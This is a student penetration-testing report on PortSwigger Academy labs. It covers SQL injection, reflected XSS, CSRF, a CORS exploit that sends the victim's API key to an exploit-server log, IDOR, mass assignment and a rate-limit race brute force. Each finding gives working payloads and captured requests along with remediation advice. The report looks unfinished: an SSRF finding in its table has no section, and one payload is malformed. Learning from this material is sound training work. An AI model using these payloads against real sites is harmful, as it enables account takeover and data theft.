

VAPT Minor Project 2 - Report

PREPARED BY: VISHALAKSHI PL

SOURCE: PORTSWIGGER WEB SECURITY ACADEMY

DATE: 24TH JULY, 2026

COURSE: CYBERSECURITY BATCH: VAPT BATCH

1.OBJECTIVE

Assess assigned labs and produce a professional VAPT report

2. VULNERABILITIES

Vulnerabilities: SQL Injection, XSS, CSRF, CORS, IDOR/API1, API3 BOPLA, API4 Unrestricted Resource Consumption, SSRF

Tools Used: Burp Suite Community Edition (Proxy, Repeater), Port Swigger Academy built-in browser.

Approach: Manual black-box testing, guided by OWASP Top 10 (2021) and OWASP API Security Top 10 (2023) categories.

3. Summary of Findings

#	Vulnerability	Endpoint	Severity	OWASP Mapping
1	SQL Injection	/filter?category=Corporate+gifts	Critical	OWASP A03:2021 - Injection
2	Cross-Site Scripting (XSS)	/search	High	OWASP A03:2021 - Injection
3	Cross-Site Request Forgery (CSRF)	/my-account/change-email	Medium	OWASP A01:2021 - Broken Access Control
4	CORS Misconfiguration	/accountDetails	Medium	OWASP A05:2021 - Security Misconfiguration
5	IDOR (API1: Broken Object Level Authorization)	/my-account?id=	High	OWASP API Top 10 - API1:2023
6	BOPLA (API3: Broken Object Property Level Authorization)	/api/users/{id}	High	OWASP API Top 10 - API3:2023
7	Unrestricted Resource Consumption (API4)	/login	High	OWASP API Top 10 - API4:2023
8	Server-Side Request Forgery (SSRF)	/product/stock	High	OWASP A10:2021 - SSRF

Finding 1: SQL Injection

Lab Name: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

OWASP Mapping: OWASP A03:2021 - Injection

Objective: to perform a SQL injection attack that causes the application to display one or more unreleased products.

Description: The application directly concatenates user input into an SQL query without parameterized statements. An attacker can manipulate the query and retrieve unauthorized data.

Affected Endpoint: /filter?category=Corporate+gifts

Payload Used: '+OR+1=1--

Steps to Reproduce:

- Step 1 — Use Burp Suite to intercept and modify the request that sets the product category filter
- Step 2 — Modify the category parameter, giving it the value '+OR+1=1--
- Step 3 — Submit the request, and verify that the response now contains one or more unreleased products.

Evidence: before injecting

```
Request
Pretty Raw Hex
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a9c00b90305ada680c92bdb00d60064.web-security-academy.net
3 Cookie: session=cynUN0982yaJjLZotb9lmMKzXSMq6ltg
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a9c00b90305ada680c92bdb00d60064.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
```

```
Response
Pretty Raw Hex Render
78 
79 <h3>
80 There is No &apos;I&apos; in Team
81 </h3>
82 
83 $60.80
84 <a class="button" href="/product?productId=12">
85 View details
86 </a>
87 </div>
88 <div>
89 
90 <h3>
91 Com-Tool
92 </h3>
93 
94 $80.80
95 <a class="button" href="/product?productId=17">
96 View details
97 </a>
98 </div>
```

After exploiting:

Request

```
1 GET /filter?category='+0R+1=1-- HTTP/2
2 Host: 0a9c00b90305ada680c92bdb00d60064.web-security-academy.net
3 Cookie: session=cynUN0982yaJjLZotb9lmMKzXSMq6ltg
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a9c00b90305ada680c92bdb00d60064.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
190 
191 <h3>
   Hologram Stand In
  </h3>
192 
193 $93.10
194 <a class="button" href="/product?productId=11">
   View details
  </a>
195 </div>
196 <div>
197 
198 <h3>
   The Alternative Christmas Tree
  </h3>
199 
200 $31.86
201 <a class="button" href="/product?productId=16">
   View details
  </a>
202 </div>
203 <div>
204 
205 <h3>
   Cheshire Cat Grin
  </h3>
206 
207 $91.23
208 <a class="button" href="/product?productId=18">
   View details
  </a>
209 </div>
210 </section>
211 </div>
```



0 highlights

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)


[Home](#)

WE LIKE TO
SHOP 

Corporate gifts

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#)



Impact: A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- Passwords.
- Credit card details.
- Personal user information.

Recommendation: Use Prepared Statements, Use Parameterized Queries, Validate Inputs, Escape Special Characters, Apply Least Privilege, Hide Database Errors, Perform Regular Security Testing

Severity: Critical

Finding 2: Cross-Site Scripting (XSS)

Lab Name: Reflected XSS into HTML context with nothing encoded

OWASP Mapping: OWASP A03:2021 - Injection

Objective: to perform a cross-site scripting attack that calls the alert function.

Description: This lab demonstrates a **Reflected Cross-Site Scripting (XSS)** vulnerability.

The application reflects user input from the search parameter directly into the HTML response without encoding or sanitization. Because of this, an attacker can inject JavaScript code that executes in the victim's browser.

Unlike Stored XSS, the malicious payload is not saved on the server. It is executed only when a user visits the crafted malicious URL.


Affected Endpoint: <https://0af000b303f912c18005eec300bc0050.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E>

Payload Used: `<script>alert(1)</script>`

Steps to Reproduce:

- Step 1 — Copy and paste the following into the search box:
- `<script>alert(1)</script>`
- Step 2 — Click "Search".

Evidence



Impact: the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

Recommendation: Validate all user inputs, encode output before displaying it, Escape HTML special characters.

Severity: High

Finding 3: Cross-Site Request Forgery (CSRF)

Lab Name: CSRF vulnerability with no defences

OWASP Mapping: OWASP A01:2021 - Broken Access Control

Objective: To identify and exploit a Cross-Site Request Forgery (CSRF) vulnerability in a web application that does not implement any CSRF protection mechanisms.

Description: This lab demonstrates a Cross-Site Request Forgery (CSRF) vulnerability.

The application allows authenticated users to update their email address without verifying whether the request originated from the legitimate website. Since there is no CSRF token or Origin/Referer validation, an attacker can trick a logged-in user into submitting a forged request through a malicious webpage.

When the victim visits the attacker's page, the browser automatically sends the request along with the victim's session cookie, causing the email address to be changed without the victim's knowledge.

Affected Endpoint: <https://0aea005b0318278783f811fb00420065.web-security-academy.net/my-account/change-email>

Payload Used: <html>

```
<body>

  <form action="https://0aea005b0318278783f811fb00420065.web-security-academy.net/my-account/change-email"
method="POST">

    <input type="hidden" name="email" value="attacker@web-security-academy.net">

  </form>

</script>

document.forms[0].submit();

</script>


</body>

</html>
```

Steps to Reproduce:

- Step 1 — Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
- Step 2 — change html mail and copy the url and paste this into the above payload and store it in exploit server
- Step 3 — To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response. Change the email address in your exploit so that it doesn't match your own.
- Step 4 — Click "Deliver to victim" to solve the lab.

Evidence



Request

PrettyRawHex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0aea005b0318278783f811fb00420065.web-security-academy.net
3 Cookie: session=YjWKESS5WqxAb0xH4EmEQq3TUye0H97
4 Content-Length: 21
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0aea005b0318278783f811fb00420065.web-security-academy.net
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
    ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
    https://0aea005b0318278783f811fb00420065.web-security-academy.net/my-account?id
    =wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=test4140test.com

```

89	https://expion-va3vutavuct2...	GET	/expion	200	966	HTML		34.246.129.62
90	https://0aea005b0318278783...	POST	/my-account/change-email	✓	400	151	JSON	✓ 34.246.129.62
91	https://0aea005b0318278783...	POST	/my-account/change-email	✓	302	101		✓ 34.246.129.62
92	https://0aea005b0318278783...	GET	/my-account?id=wiener	✓	200	6341	HTML	✓ 34.246.129.62
98	https://0aea005b0318278783...	GET	/academyLabHeader		101	147		✓ 34.246.129.62
99	https://portswigger.net	GET	/web-security/csrf/lab-no-defenses		200	44556	HTML	✓ 3.165.239.50

Request

PrettyRawHex

```

8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0aea005b0318278783f811fb00420065.web-security-academy.net
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
    ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
    https://0aea005b0318278783f811fb00420065.web-security-academy.net/my-account?id
    =wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=attacker40evil.com

```

Response

PrettyRawHexRender

```

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Impact: A successful CSRF attack allows an attacker to perform actions on behalf of an authenticated user without their consent. Possible impacts include:

- Changing account details (email, password, profile information)
- Unauthorized money transfers
- Posting or deleting content
- Modifying security settings
- Account takeover (if the email or password can be changed)

Recommendation: To prevent CSRF attacks:

- Implement unique **CSRF tokens** for every sensitive request.
- Validate the **Origin** and **Referer** headers.
- Use the **SameSite** attribute for cookies (Lax or Strict).
- Require user re-authentication for critical operations.
- Avoid relying solely on session cookies for authorization.

Severity: High

Finding 4: CORS Misconfiguration

Lab Name: CORS vulnerability with basic origin reflection

OWASP Mapping: OWASP A05:2021 - Security Misconfiguration

Objective: To identify and exploit a Cross-Origin Resource Sharing (CORS) misconfiguration where the application reflects arbitrary Origin headers and allows credentialed cross-origin requests, enabling unauthorized access to sensitive user information.

Description: This lab demonstrates a **Cross-Origin Resource Sharing (CORS)** vulnerability caused by improper validation of the **Origin** header.

The application reflects the value of the **Origin** header in the **Access-Control-Allow-Origin** response header and also includes the **Access-Control-Allow-Credentials: true** header. As a result, a malicious website can send authenticated cross-origin requests and read sensitive information returned by the application, such as the victim's API key.

Affected Endpoint: <https://0a9600c4044346578144583b002600ea.web-security-academy.net/accountDetails>

Payload Used: <script>

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://0a9600c4044346578144583b002600ea.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
    location='/log?key='+this.responseText;};
```

</script>

Steps to Reproduce:

- Step 1 — Capture the request to **/accountDetails** using Burp Suite. Send the request to **Repeater**.
- Step 2 — Add the following header: Origin: <https://example.com> Observe that the server reflects the Origin header in: Access-Control-Allow-Origin and includes: Access-Control-Allow-Credentials: true
- Step 3 — Create the malicious JavaScript payload on the Exploit Server. Store the exploit. Click **View Exploit** and verify that the victim's API key appears in the exploit server log. Click **Deliver Exploit to Victim**.
- Step 4 — Retrieve the victim's API key from the Access Log. Submit the victim's API key to solve the lab.

Evidence

 CORS vulnerability with basic origin reflection

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a73009904c146db81a0579601580006.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/accountDetails	HTTP/2		1	HTTP/2	200 OK		
2	Host:	0a9600c4044346578144583b002600ea.web-security-academy.net			2	Access-Control-Allow-Origin:	https://example.com		
3	Cookie:	session=SSu6AXip9T0Pz64f90lvqi0fLF8Fzbup			3	Access-Control-Allow-Credentials:	true		
4	Origin:	https://example.com			4	Content-Type:	application/json; charset=utf-8		
5	Sec-Ch-Ua-Platform:	"Windows"			5	X-Frame-Options:	SAMEORIGIN		
6	Accept-Language:	en-US,en;q=0.9			6	Content-Length:	149		
7	Sec-Ch-Ua:	"Not;A=Brand";v="8", "Chromium";v="150"			7				
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36			8	{			
9	Sec-Ch-Ua-Mobile:	?0			9	"username":	"wiener",		
10	Accept:	*/*			10	"email":	"",		
11	Sec-Fetch-Site:	same-origin			11	"apikey":	"XGvffGmutyc9WMAyUv0gt090ocqL0k0Y",		
12	Sec-Fetch-Mode:	cors			12	"sessions":	[		
13	Sec-Fetch-Dest:	empty			13	"SSu6AXip9T0Pz64f90lvqi0fLF8Fzbup"			
14	Referer:	https://0a9600c4044346578144583b002600ea.web-security-academy.net/my-account?id=wiener			14	]			
15	Accept-Encoding:	gzip, deflate, br			15	}			
16	Priority:	u=1, i							
17									
18									

Impact:

A successful CORS attack allows an attacker to access sensitive information from authenticated users without their knowledge. Potential impacts include:

- Theft of API keys
- Disclosure of sensitive user information
- Exposure of personal data
- Unauthorized access to protected resources
- Increased risk of account compromise when combined with other vulnerabilities

Recommendation:

To prevent CORS vulnerabilities:

- Do not reflect arbitrary **Origin** headers.
- Allow only trusted origins using a strict allow-list.
- Avoid using **Access-Control-Allow-Credentials: true** with dynamic origins.
- Return **Access-Control-Allow-Origin** only for trusted domains.
- Regularly review and test CORS configurations.
- Follow the principle of least privilege for cross-origin access.

Severity: Medium

The vulnerability allows unauthorized websites to access sensitive data from authenticated users. Although it does not directly modify server-side data, it can expose confidential information such as API keys and account details.

Finding 5: IDOR (API1: Broken Object Level Authorization)

Lab Name: User ID controlled by request parameter

OWASP Mapping: OWASP API Top 10 - API1:2023

Objective: To identify and exploit an Insecure Direct Object Reference (IDOR) vulnerability where the application allows users to access another user's information by modifying a request parameter without proper authorization checks.

Description: This lab demonstrates an **Insecure Direct Object Reference (IDOR)** vulnerability, which is a type of **Broken Access Control**.

The application uses a user-controlled request parameter (id) to retrieve account information. However, it fails to verify whether the authenticated user is authorized to access the requested resource. By changing the value of the id parameter, an attacker can view another user's account details without permission.

In this lab, changing the id parameter from the logged-in user (wiener) to another user (carlos) exposes Carlos's account information, demonstrating unauthorized access due to insufficient server-side access control.

Affected Endpoint: <https://0a2a001f042882c88245769f00880052.web-security-academy.net/my-account?id=carlos>

Payload Used: id=carlos, just modifying identifier

Steps to Reproduce:

- Step 1 — Log in using the supplied credentials and go to your account page
- Step 2 — Note that the URL contains your username in the "id" parameter.
- Step 3 — Send the request to Burp Repeater. Change the "id" parameter to carlos.
- Step 4 — Retrieve and submit the API key for carlos

Evidence



User ID controlled by request parameter

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO SHOP





Padding Pool Shoes
★★★★★ \$79.97




Couple's Umbrella
★★★★★ \$43.22



Hydrated Crackers
★★★★★ \$52.23



Paintball Gun - Thunder Striker
★★★★★ \$39.86



Impact: A successful IDOR attack allows an authenticated attacker to access resources belonging to other users without authorization.

Recommendation: To prevent IDOR vulnerabilities:

- Perform server-side authorization checks for every request.
- Verify that the authenticated user is permitted to access the requested resource.
- Do not rely on client-supplied identifiers for authorization decisions.
- Use indirect object references (such as UUIDs) where appropriate.
- Implement the principle of least privilege.
- Conduct regular access control testing and code reviews.

Severity: High

This vulnerability enables authenticated users to access other users' data simply by modifying a request parameter. It compromises confidentiality and represents a serious Broken Access Control issue.

Finding 6: BOPLA (API3: Broken Object Property Level Authorization)

Lab Name: Exploiting a mass assignment vulnerability

OWASP Mapping: OWASP API Top 10 - API3:2023

Objective: To identify and exploit a **Broken Object Property Level Authorization (BOPLA)** vulnerability where the API allows unauthorized users to view or modify object properties that should be restricted.

Description: This lab demonstrates a **Broken Object Property Level Authorization (BOPLA)** vulnerability.

The API does not properly enforce authorization at the object property level. Although the user is authenticated, the application fails to verify whether the user is permitted to access or modify specific properties of an object.

By manipulating the JSON request or response, an attacker can access sensitive properties such as user roles, account status, permissions, or other confidential fields that should only be available to administrators.

Affected Endpoint: <https://0ab0008703bea29a81b2ad39008b000c.web-security-academy.net/api/checkout>

Payload Used: {

```
"chosen_discount":{
  "percentage":0
},
"chosen_products":[
  {
    "product_id":"1",
    "quantity":1
  }
]
```

Steps to Reproduce:

- **Step 1:** In Burp's browser, log in to the application using the credentials wiener: peter. Click on the **Lightweight "l33t" Leather Jacket** product and add it to your basket.
- **Step 2:** Go to your basket and click **Place order**. Notice that you don't have enough credit for the purchase. In **Proxy > HTTP history**, notice both the GET and POST API requests for /api/checkout.
- **Step 3:** Notice that the response to the GET request contains the same JSON structure as the POST request. Observe that the JSON structure in the GET response includes a chosen_discount parameter, which is not present in the POST request.
- **Step 4:** Right-click the POST /api/checkout request and select **Send to Repeater**. In Repeater, add the chosen_discount parameter to the request
- **Step 5:** Send the request. Notice that adding the chosen_discount parameter doesn't cause an error. Change the chosen_discount value to the string "x", then send the request. Observe that this results in an error message as the parameter value isn't a number.
- **Step 6:** This may indicate that the user input is being processed. Change the chosen_discount percentage to 100, then send the request to solve the lab.

Evidence

WebSecurity Academy

Exploiting a mass assignment vulnerability

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >](#)

Store credit: \$0.00

Home | My account | 1

Cart

Not enough store credit for this purchase

Lightweight "T33" Leather Jacket \$1337.00 - 1 + Remove

Total: \$1337.00

Place order

Request

Pretty Raw Hex

1 POST /api/checkout HTTP/2

2 Host: 0ab0008703bea29a81b2ad39008b000c.web-security-academy.net

3 Cookie: session=BTCs0dp683TXz0Jr0Y6ZzF89WQ2xiQLd

4 Content-Length: 109

5 Sec-Ch-Ua-Platform: "Windows"

6 Accept-Language: en-US,en;q=0.9

7 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

8 Content-Type: text/plain;charset=UTF-8

9 Sec-Ch-Ua-Mobile: ?0

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

11 Accept: */*

12 Origin: https://0ab0008703bea29a81b2ad39008b000c.web-security-academy.net

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: https://0ab0008703bea29a81b2ad39008b000c.web-security-academy.net/cart

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=1, i

19

20 {

21 "chosen_discount":{

22 "percentage":100

23 },

24 "chosen_products":[

25 {

26 "product_id":"1",

27 "quantity":1

28 }

29]

30 }

Response

Pretty Raw Hex Render

1 HTTP/2 201 Created

2 Location: /cart/order-confirmation?order-confirmed=true

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Impact: A successful BOPLA attack allows attackers to access or modify sensitive object properties without proper authorization.

Potential impacts include:

- Privilege escalation
- Unauthorized modification of user roles
- Disclosure of confidential information
- Account takeover
- Administrative access
- Violation of confidentiality and integrity

Recommendation: To prevent BOPLA vulnerabilities:

- Implement **property-level authorization** on the server.
- Allow users to modify only explicitly permitted fields.

Severity: High

This vulnerability allows attackers to access or modify object properties beyond their authorized permissions. Exploitation may result in privilege escalation, unauthorized data access, or administrative control, making it a high-severity API security issue.

Finding 7: Unrestricted Resource Consumption (API4)

Lab Name: Bypassing rate limits via race conditions

OWASP Mapping: OWASP API Top 10 - API4:2023

Objective: To identify and exploit a race condition vulnerability that allows an attacker to bypass server-side rate limiting by sending multiple login requests simultaneously, demonstrating unrestricted resource consumption.

Description: This lab demonstrates an **Unrestricted Resource Consumption (API4)** vulnerability caused by improper enforcement of rate limiting.

The application temporarily locks an account after several failed login attempts. However, the server processes multiple requests in parallel before updating the failed login counter. By sending multiple login requests simultaneously, an attacker can bypass the rate limit and attempt numerous passwords in a single attack.

This vulnerability may lead to excessive resource usage, brute-force attacks, denial of service, and increased server load.

Affected Endpoint: <https://0a14005a04c2142080f8d016003800b2.web-security-academy.net/login>

Payload Used: Payload Used

The attack used Turbo Intruder to send multiple password attempts simultaneously.

username=carlos

The requests were sent simultaneously using the **race-single-packet-attack.py** template in Turbo Intruder.

Steps to Reproduce:

- Open the lab and log in using the provided credentials.
Trigger the account lockout by entering incorrect passwords multiple times.
- Capture a failed POST /login request using Burp Suite.
- Send the request to **Turbo Intruder**.
- Change the username to carlos and password = %s
- Load the candidate password list.
- Use the race-single-packet-attack.py template.
- Launch the attack to send all requests simultaneously.
- Observe that one request returns **HTTP 302 Found**, indicating a successful login before the lockout is enforced.
- Log in using the identified password.
- Access the administrator panel.
- Delete the user **carlos** to complete the lab.

Evidence

The screenshot shows the Web Security Academy lab interface. At the top, the lab title is "Bypassing rate limits via race conditions" and it is marked as "Solved" with a timer at "09:18". Below this, a green banner reads "Congratulations, you solved the lab!". To the right of the banner are links to "Share your skills!" (with social media icons), "Continue learning >>", and "Home | My account". At the bottom, a small note states "Admin interface only available if logged in as an administrator".

The screenshot shows the Turbo Intruder interface. At the top, a Python script is defined for queueing requests and handling responses. Below the script, a table displays the results of the requests, including payload, status, anomaly, words, length, time, arrival, label, queue ID, and connection status.

```

1 def queueRequests(target, wordlists):
2
3     engine = RequestEngine(
4         endpoint=target.endpoint,
5         concurrentConnections=1,
6         engine=Engine.BURP2
7     )
8
9     passwords = wordlists.clipboard
10
11     for password in passwords:
12         engine.queue(target.req, password, gate='1')
13
14     engine.openGate('1')
15
16 def handleResponse(req, interesting):
17     table.add(req)
18

```

Row	Payload	Status	Anomaly	Words	Length	Time	Arrival	Label	Queue ID	Connection...
0	0 12321	200	3,903	2354	4300	554369	656217	10	1	
1	1 michael	200	3,903	2354	4300	554369	656217	23	1	
2	2 12345	200	3,903	2354	4300	555145	672093	17	1	
4	4 666666	200	3,903	2354	4300	571146	673094	8	1	
5	5 12345678	200	3,903	2354	4300	571146	673094	14	1	
6	6 121213	200	3,903	2354	4300	572146	674094	1	1	
7	7 monkey	200	3,903	2354	4300	575135	677083	4	1	
8	8 abc123	200	3,903	2354	4300	567396	607146	2	1	
10	10 shadow	200	3,903	2354	4300	633875	935823	6	1	
